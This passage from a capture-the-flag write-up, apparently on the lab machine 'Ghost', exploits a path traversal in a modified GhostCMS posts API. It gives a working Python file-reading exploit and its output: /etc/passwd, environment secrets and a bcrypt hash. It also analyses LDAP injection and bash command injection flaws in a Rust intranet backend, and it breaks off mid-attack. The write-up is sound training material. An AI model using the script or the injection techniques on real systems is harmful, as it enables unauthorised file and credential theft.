
The description of the intranet project says that new features are being added to integrate the blog and the intranet. It also mentions the /api-dev endpoint:
The description of the blog project again mentions the plan to add new features and also confirms that GhostCMS is running in a container, as inferred from the nmap output:

The description also mentions integrating the blog and intranet for new features and says that both sites share the DEV_INTRANET_KEY environment variable.
The posts-public.js file is part of GhostCMS and contains newly added features used to retrieve additional information about posts.
Excerpt from posts-public.js.
...[snip]...
        permissions: true,
        async query(frame) {
            const options = {
                ...frame.options,
                mongoTransformer: rejectPrivateFieldsTransformer
            };
            const posts = await postsService.browsePosts(options);
            const extra = frame.original.query?.extra;
            if (extra) {
                const fs = require("fs");
                if (fs.existsSync(extra)) {
                    const fileContent = fs.readFileSync("/var/lib/ghost/extra/" + extra, { encoding: "utf8" });
                    posts.meta.extra = { [extra]: fileContent };
                }
            }
            return posts;
        }
    },
...[snip]...
In the /posts endpoint implementation, there’s a variable that stores the value supplied in the extra parameter and uses it to retrieve the contents of a file from the filesystem. It inserts the parameter value directly into the /var/lib/ghot/extra/ path without any sanitization. This can be exploited to perform a path traversal attack and read files from the filesystem.

The GhostCMS API is located at /ghost/api, and the endpoint for retrieving posts is /ghost/api/content/posts. When I send a request to this endpoint, I get a 403 Forbidden error:

To solve this, I need to use the API key provided in the project description:
I can now send a request using the extra parameter to try to read /etc/passwd:

The response shows the contents of the requested file, confirming the vulnerability.
This vulnerability allows us to read files inside the GhostCMS container. To speed up this process, I’ll create a Python script:
#!/usr/bin/env python

import requests, json, signal, sys

url = "http://10.129.231.105:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../"

def ctrl_c(sig, frame):
    print("\nExiting...")
    sys.exit(0)
signal.signal(signal.SIGINT, ctrl_c)

def send_request(file):

    r = requests.get(url + file)

    if r.status_code != 200:
        print(f"Error: Could not send the request. Server status code: {r.status_code}")
        return

    try:
        r_json = json.loads(r.text)
        return r_json['meta']['extra']['../../../../' + file].replace('\x00', '\n')
    except:
        print("Error: File doesn't exist.")

if __name__ == '__main__':
    while True:
        file = input("file > ")
        file_content = send_request(file.split()[0]) if file else ""

        # Export file content. Usage: /etc/passwd export_file_to local/destination/path/passwd
        if "export_file_to" in file:
            try:
                destination_path = file.split()[2]
                with open(destination_path, 'w', encoding='utf-8') as f:
                    f.write(file_content)
                    print(f"File created successfully: {destination_path}")
            except Exception as e:
                print(f"Error: {e}")
        else:
            print(file_content)
I can now run the script and specify the files I want to read:
[bryan@sec]$ rlwrap python path-traversal.py
file > /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000:Linux User,,,:/home/node:/bin/sh

file > /proc/net/fib_trie
Main:
  +-- 0.0.0.0/0 3 0 5
     |-- 0.0.0.0
        /0 universe UNICAST
     +-- 127.0.0.0/8 2 0 2
        +-- 127.0.0.0/31 1 0 0
           |-- 127.0.0.0
              /8 host LOCAL
           |-- 127.0.0.1
              /32 host LOCAL
        |-- 127.255.255.255
           /32 link BROADCAST
     +-- 172.19.0.0/16 2 0 2
        +-- 172.19.0.0/30 2 0 2
           |-- 172.19.0.0
              /16 link UNICAST
           |-- 172.19.0.2
              /32 host LOCAL
        |-- 172.19.255.255
           /32 link BROADCAST
Local:
  +-- 0.0.0.0/0 3 0 5
     |-- 0.0.0.0
        /0 universe UNICAST
     +-- 127.0.0.0/8 2 0 2
        +-- 127.0.0.0/31 1 0 0
           |-- 127.0.0.0
              /8 host LOCAL
           |-- 127.0.0.1
              /32 host LOCAL
        |-- 127.255.255.255
           /32 link BROADCAST
     +-- 172.19.0.0/16 2 0 2
        +-- 172.19.0.0/30 2 0 2
           |-- 172.19.0.0
              /16 link UNICAST
           |-- 172.19.0.2
              /32 host LOCAL
        |-- 172.19.255.255
           /32 link BROADCAST

file > /proc/net/arp
IP address       HW type     Flags       HW address            Mask     Device
172.19.0.1       0x1         0x2         02:42:41:ae:13:67     *        eth0
The environment variables provide more information about the container and the web application:
file > /proc/self/environ
HOSTNAME=26ae7990f3dd
database__debug=false
YARN_VERSION=1.22.19
PWD=/var/lib/ghost
NODE_ENV=production
database__connection__filename=content/data/ghost.db
HOME=/home/node
database__client=sqlite3
url=http://ghost.htb
DEV_INTRANET_KEY=!@yqr!X2kxmQ.@Xe
database__useNullAsDefault=true
GHOST_CONTENT=/var/lib/ghost/content
SHLVL=0
GHOST_CLI_VERSION=1.25.3
GHOST_INSTALL=/var/lib/ghost
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NODE_VERSION=18.19.0
GHOST_VERSION=5.78.0
The DEV_INTRANET_KEY variable stores the shared key that intranet and blog are supposed to use to communicate with each other.
The database__connectin__filename variable shows the path to the GhostCMS database. Taking the application’s home directory and this variable, we can form the absolute path: /var/lib/ghost/content/data/ghost.db.
We previously saw that Kathryn Holland is a GhostCMS user and also a domain user, so it is worth trying to extract her hash from the database and crack it:
file > /var/lib/ghost/content/data/ghost.db export_file_to ./ghost.db
File created successfully: ./ghost.db
After downloading the database, I tried to read its contents with sqlite3, but the file appears to be malformed:
[bryan@sec]$ file ghost.db
ghost.db: SQLite 3.x database, last written using SQLite version 0, file counter 239, database pages 3216834560, 1st free page 15712189, free pages 239, cookie 0xbfbd0000, schema 393216, cache page size 15712189, largest root page 4, unknown 0 encoding, vacuum mode 1, version-valid-for 0
[bryan@sec]$ sqlite3 ghost.db
SQLite version 3.53.4 2026-07-24 19:02:57
Enter ".help" for usage hints.
sqlite> .tables;
sqlite> .dump
sql error: database disk image is malformed (11)
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
/****** CORRUPTION ERROR *******/
/****** database disk image is malformed ******/
/****** ERROR: near "ORDER": syntax error ******/
/**** ERROR: (11) database disk image is malformed *****/
COMMIT;
sqlite>
As an alternative, I’ll filter what I need from the raw contents of the file. The hash for the kathryn.holland user can be obtained from it:
strings ghost.db | grep kathryn
1Kathryn Hollandkathryn$2a$10$lSwOgij5ynSgNi0uwAhhQu7aV5IOnhwrYIKctWko7fAZ6h5Ci6j0.kathryn.holland@ghost.htb{"nightShift":true}activepublic2024-02-03 05:44:212024-02-01 23:54:4012024-02-03 05:44:261
	kathryn
?	kathryn.holland@ghost.htb
Unfortunately, I was unable to crack the hash, so it’ll not be very useful.
Gitea project analysis
Analyzing the intranet project, we can see that its backend is written in Rust and uses the Rocket web server. We can also see an API and files that handle databases:

The intranet/backend/src/main.rs file shows two main endpoints: /api and /api-dev. If we remember, the project description indicated that /api-dev is a temporary development endpoint.
...[snip]...
    rocket::build()
        .mount("/api", routes![
            api::login::login,
            api::news::get_news,
            api::users::get_users,
            api::me::get_me,
            api::forum::get_forum,
        ])
        .mount("/api-dev", routes![
            api::dev::scan::scan
        ])
        .attach(cors)
        .register("/", catchers![not_authorized])
}
...[snip]...
Each of these routes contains several endpoints. The structure would look like this:
/api
	/login
	/news
	/users
	/me
	/forum

/api-dev
	/scan
The intranet/backend/src/api/login.rs file is responsible for authenticating users against the LDAP database:
use ldap3::{Scope, SearchEntry};
use rocket::http::{Cookie, CookieJar};
use rocket::serde::json::Json;
use time::{Duration, OffsetDateTime};

use crate::api::{ldap_error, route_error, RouteErrorRocket, RouteErrorType, LoginRequest, UserClaim};
use crate::api::ldap::ldap_bind;

async fn ldap_connect(username: &String, secret: &String) -> anyhow::Result<String, RouteErrorRocket> {
    let mut ldap = ldap_bind().await?;

    let dn = "CN=Users,DC=ghost,DC=htb";
    let (mut rs, _res) = ldap
        .search(
            &dn,
            Scope::Subtree,
            &format!("(&(displayName={})(intranetSecret={}))", username, secret),
            vec!["intranetSecret", "sAMAccountName"],
        )
        .await.or(Err(route_error(RouteErrorType::Unknown)))?
        .success().or_else(ldap_error)?;

    ldap.unbind().await.ok();

    if rs.is_empty() {
        return Err(route_error(RouteErrorType::NotFound));
    }

    let entry = SearchEntry::construct(rs.remove(0));
    match entry.attrs.get("sAMAccountName") {
        Some(values) => match values.get(0) {
            Some(username) => Ok(username.clone()),
            None => Err(route_error(RouteErrorType::Unknown))
        }
        None => Err(route_error(RouteErrorType::Unknown))
    }
}

#[post("/login", data = "<body>")]
pub async fn login(body: Json<LoginRequest>, cookies: &CookieJar<'_>) -> anyhow::Result<(), RouteErrorRocket> {
    let username = ldap_connect(&body.ldap_username, &body.ldap_secret).await?;
    let claim = UserClaim::sign(UserClaim {
        username: username.to_string(),
    });

    let mut cookie = Cookie::new("token", format!("Bearer {}", claim));
    let mut now = OffsetDateTime::now_utc();
    now += Duration::days(1);
    cookie.set_expires(now);

    cookies.add(cookie);

    Ok(())
}
This is the code responsible for the LDAP injection vulnerability, and the problem is that it doesn’t apply any sanitization to user input.
This application is also interesting because it performs LDAP queries and therefore needs valid domain credentials. Reading the main.rs file I saw that it uses dotenv::dotenv().ok(), which reads the .env environment variable file, and intranet/backend/.env.example shows an example of its structure:
LDAP_HOST=
LDAP_BIND_DN=
LDAP_BIND_PASSWORD=
JWT_SECRET=
DATABASE_URL=
DEV_INTRANET_KEY=
The .env file stores the DN (Distinguished Name) and password of the domain user used by the application to perform LDAP queries. This makes it a critical target, and if we manage to compromise it, we could obtain the first valid domain credentials.
Command injection
The intranet/backend/src/api/sev/scan.rs file implements the /api-dev/scan endpoint, and it’s a critical functionality because it uses user input to run a system command:
use std::process::Command;

use rocket::serde::json::Json;
use rocket::serde::Serialize;
use serde::Deserialize;

use crate::api::dev::DevGuard;

#[derive(Deserialize)]
pub struct ScanRequest {
    url: String,
}

#[derive(Serialize)]
pub struct ScanResponse {
    is_safe: bool,
    // remove the following once the route is stable
    temp_command_success: bool,
    temp_command_stdout: String,
    temp_command_stderr: String,
}

// Scans an url inside a blog post
// This will be called by the blog to ensure all URLs in posts are safe
#[post("/scan", format = "json", data = "<data>")]
pub fn scan(_guard: DevGuard, data: Json<ScanRequest>) -> Json<ScanResponse> {
    // currently intranet_url_check is not implemented,
    // but the route exists for future compatibility with the blog
    let result = Command::new("bash")
        .arg("-c")
        .arg(format!("intranet_url_check {}", data.url))
        .output();

    match result {
        Ok(output) => {
            Json(ScanResponse {
                is_safe: true,
                temp_command_success: true,
                temp_command_stdout: String::from_utf8(output.stdout).unwrap_or("".to_string()),
                temp_command_stderr: String::from_utf8(output.stderr).unwrap_or("".to_string()),
            })
        }
        Err(_) => Json(ScanResponse {
            is_safe: true,
            temp_command_success: false,
            temp_command_stdout: "".to_string(),
            temp_command_stderr: "".to_string(),
        })
    }
}
The endpoint expects a JSON value in the url parameter and directly concatenates it into the command bash -c intranet_url_check <user_input> without any sanitization.
When I send a request to this endpoint, I get a 401 Unauthorized error:
